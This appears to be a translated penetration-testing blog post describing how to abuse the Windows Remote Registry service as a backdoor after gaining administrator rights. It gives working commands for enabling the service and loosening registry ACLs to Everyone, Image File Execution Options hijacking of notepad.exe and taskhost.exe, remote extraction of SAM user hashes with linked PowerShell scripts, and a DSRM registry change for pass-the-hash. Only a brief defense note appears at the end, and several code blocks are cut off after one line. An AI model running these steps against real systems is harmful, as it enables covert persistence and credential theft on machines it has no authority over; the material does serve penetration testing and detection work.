
0x00 Preface
---
Remote Registry in Windows allows remote users to modify the registry settings of the current computer
In penetration testing, after obtaining administrator privileges, the Remote Registry service can be exploited as a backdoor
Inspired by harmj0y's blog, I intend to expand on the backdoor exploitation methods of Remote Registry and incorporate some of my experiences from researching GPO, compiling them into this article.
References:
http://www.harmj0y.net/blog/activedirectory/remote-hash-extraction-on-demand-via-host-security-descriptor-modification/
0x01 Introduction
---
This article will cover the following topics:
- Methods to enable Remote Registry
- Exploitation methods in workgroup and domain environments
- Defense and detection
0x01 Normal Usage of Remote Registry
---
Test Environment:
- Win7x64
- 192.168.112.128
1. Start Remote Registry Service
net start remoteregistry |
2. Add ACL (Access Control List)

Registry Location: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg
(1) Add permissions via GUI, specify user
As shown below
(2) Implement via PowerShell
Add full access permission for user test1
$acl = Get-Acl HKLM:\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg |
3. Remote Connection
Using another host, connect to 192.168.112.128

(1) Via regedit.exe
File -> Connect Network Registry...
As shown in the figure below

Enter the IP address, then input the password for user test1, as shown below

After successful connection, as shown in the figure below
(2) Implementation via PowerShell
First establish an IPC connection:
net use \\192.168.112.128 /u:test1 Password123! |
Query the registry key of 192.168.112.128: HKLM:\System\CurrentControlSet
$computer1='192.168.112.128' |
0x02 Exploitation Method 1: Remote Program Execution
---
If the remote computer's registry settings can be modified, one can choose to use image hijacking to hijack process startup or termination
1、Workgroup environment
Taking the hijacking of notepad.exe as an example, the actual process launched is calc.exe
Hijacked process startup:
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v debugger /t REG_SZ /d "c:\windows\system32\calc.exe" |
Hijacked process termination:
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512 |
Note:
This method was learned from https://oddvar.moe/2018/04/10/persistence-using-globalflags-in-image-file-execution-options-hidden-from-autoruns-exe/
2. Domain Environment
Compared to a workgroup environment, the domain environment has a reliably exploitable process: taskhost.exe
By default, group policies in a domain environment are updated every 90 minutes on computers, with a random offset of 0-30 minutes, and every 5 minutes on domain controllers. The process taskhost.exe is launched during group policy updates.
Group policies can also be forcibly refreshed:
(1) With existing domain administrator privileges, refresh the group policy for a specified computer
Invoke-GPUpdate -Computer "TEST\COMPUTER01" |
(2) Refresh the group policy of the current computer, which can be used to verify this method in a test environment
gpupdate /force |
Note:
For detailed exploitation testing, refer to the previous article 'Domain Penetration - Remote Execution via Scheduled Tasks in GPO'
Hijacking the startup of the taskhost.exe process:
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskhost.exe" /v debugger /t REG_SZ /d "c:\windows\system32\calc.exe" |
Hijacking the termination of the taskhost.exe process:
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\taskhost.exe" /v GlobalFlag /t REG_DWORD /d 512 |
Note:

When hijacking the termination of the taskhost.exe process, if calc.exe is selected, a prompt dialog will appear, as shown in the figure below
0x03 Exploitation Method 2: Obtain user hashes from the SAM file
---
By accessing the SAM file in the registry, the local user hashes of the current system can be recovered. For detailed methods, refer to the previous article 'Penetration Techniques - Obtaining Local User Hashes via the SAM Database'.
The brief process is as follows:
- Read the contents of the keys JD, Skew1, GBG, and Data under the registry entry HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa, and concatenate them to form the syskey.
- Read the contents of the F and V items for each user under the registry entry HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users, and use the syskey to perform a series of decryptions.
Therefore, if remote computer registry files can be accessed, the hashes of all local users on the remote computer can be recovered.
In exploitation, note that the default access permission for HKLM\SAM\SAM is 'NT AUTHORITY\SYSTEM' (Administrator does not have access). To read remotely, ACLs must be added to this registry entry and its subkeys.
The exploitation process is as follows:
1. Start the Remote Registry service
net start remoteregistry |
2. Add ACL (Access Control List)
The registry locations are as follows:
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg
- HKEY_LOCAL_MACHINE\SAM\SAM and its subkeys
Add full access permissions for the user Everyone to the above registry entries. The PowerShell code is as follows:
(Execute with System privileges on 192.168.112.128)
function Add-RegistryACL{ |
3. Decrypt and restore local user hashes on remote computers using PowerShell
Use the following script:
https://github.com/HarmJ0y/DAMP/blob/master/RemoteHashRetrieval.ps1
Commands are as follows:
import-module .\RemoteHashRetrieval.ps1 |
As shown in the figure below

Successfully obtained local user hashes on 192.168.112.128
Supplement 1:
Use PowerShell to decrypt and restore the hashes of all local users. Code reference:
https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1
Supplement 2:
For domain controllers, remotely export the local user hashes of the domain controller. If you want to use pass the hash within the domain, you also need to modify the domain controller's registry to allow remote access for the DSRM account:
reg add HKLM\System\CurrentControlSet\Control\Lsa /v DSRMAdminLogonBehavior /t REG_DWORD /d 2 |
0x04 Suggestions for Defense and Detection
---
Defense:
- If the Remote Registry service is not needed, it is recommended to disable it.
Detection:
- If remote computer registry files are accessible, there are many methods that can be exploited. For detection, monitoring registry operations on critical servers is advisable.
0x05 Summary
---
This article introduces two backdoor exploitation methods for Remote Registry in Windows: remote program execution and obtaining user hashes from SAM files.


